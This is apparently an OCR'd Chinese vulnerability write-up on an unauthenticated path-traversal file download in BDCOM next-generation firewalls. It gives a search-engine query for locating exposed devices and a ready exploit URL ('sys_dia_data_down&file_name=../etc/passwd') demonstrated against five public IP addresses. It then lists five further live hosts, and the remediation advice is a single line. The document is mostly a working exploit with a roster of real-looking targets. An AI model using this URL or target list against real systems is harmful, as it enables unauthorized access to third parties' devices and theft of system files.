上海博达数据通信有限公司下一代防火墙存在未授权文件包含漏洞

一、漏洞描述

上海博达数据通信有限公司成立于 1994 年 06 月 17 日，注册地位于中国(上海)自由贸易试验区居里路 123 号，法定代表人为陈群。经营范围包括计算机软、硬件、计算机外设及周边设备和网络通信产品的研制、生产、销售、及计算机应用领域的系统开发集成和服务，从事货物进出口及技术进出口业务，研发、设计无线电通信设备，自有房屋租赁。上海博达数据通信有限公司下一代防火墙存在未授权文件包含漏洞，攻击者能够借助该漏洞无需用户名密码即可对设备进行任意目录遍历等操作。

二、漏洞影响

BDCOM 下一代防火墙


三、漏洞复现

fid="SH04tS10tiKl7E3bHi3HkQ==" && country="CN"

一、漏洞复现一

1、http://223.241.240.80:8088/login.html


2、登录界面如下



3、构造 url：

http://223.241.240.80:8088/webui/?g=sys_dia_data_down&file_name=../etc/passwd

进行未授权文件下载，然后达到文件包含漏洞效果




成功触发文件包含漏洞效果

二、漏洞复现二

1、https://220.194.140.112:8090/login.html


2、登录界面如下



3、构造 url：

https://220.194.140.112:8090/webui/?g=sys_dia_data_down&file_name=../etc/passwd


进行未授权文件下载，然后达到文件包含漏洞效果




成功触发文件包含漏洞效果

三、漏洞复现三

1、https://61.153.144.146:4430/login.html




2、登录界面如下



3、构造 url：

https://61.153.144.146:4430/webui/?g=sys_dia_data_down&file_name=../etc/passwd


进行未授权文件下载，然后达到文件包含漏洞效果




成功触发文件包含漏洞效果

四、漏洞复现四

1、http://60.208.45.150:8880/login.html



2、登录界面如下



3、构造 url：

http://60.208.45.150:8880/webui/?g=sys_dia_data_down&file_name=../etc/passwd


进行未授权文件下载，然后达到文件包含漏洞效果

成功触发文件包含漏洞效果

五、漏洞复现无


1、https://221.11.33.116/login.html

2、登录界面如下



3、构造 url：

https://221.11.33.116/webui/?g=sys_dia_data_down&file_name=../etc/passwd
进行未授权文件下载，然后达到文件包含漏洞效果



成功触发文件包含漏洞效果

四、其余漏洞复现 URL：

https://116.171.162.15/login.html
https://36.7.143.78:8883/login.html
https://58.20.30.226/login.html
https://211.142.67.138:4430/login.html
https://120.209.230.222:9443/login.html

五、修复建议

对该下载点进行权限检验